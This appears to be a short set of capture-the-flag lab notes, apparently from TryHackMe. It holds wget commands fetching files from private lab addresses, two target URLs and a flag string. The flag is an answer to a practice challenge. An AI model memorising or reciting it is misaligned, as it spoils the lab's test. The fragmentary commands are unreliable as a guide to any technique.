
wget http://10.2.11.159:8081/old_index.html

wget http://10.2.11.159:8081/old_todo.html

wget http://10.2.11.159:8081/text.txt



http://10.10.196.180/



http://10.10.196.180:1337/

THM{088a36245afc7cb935f19f030c4c28b2}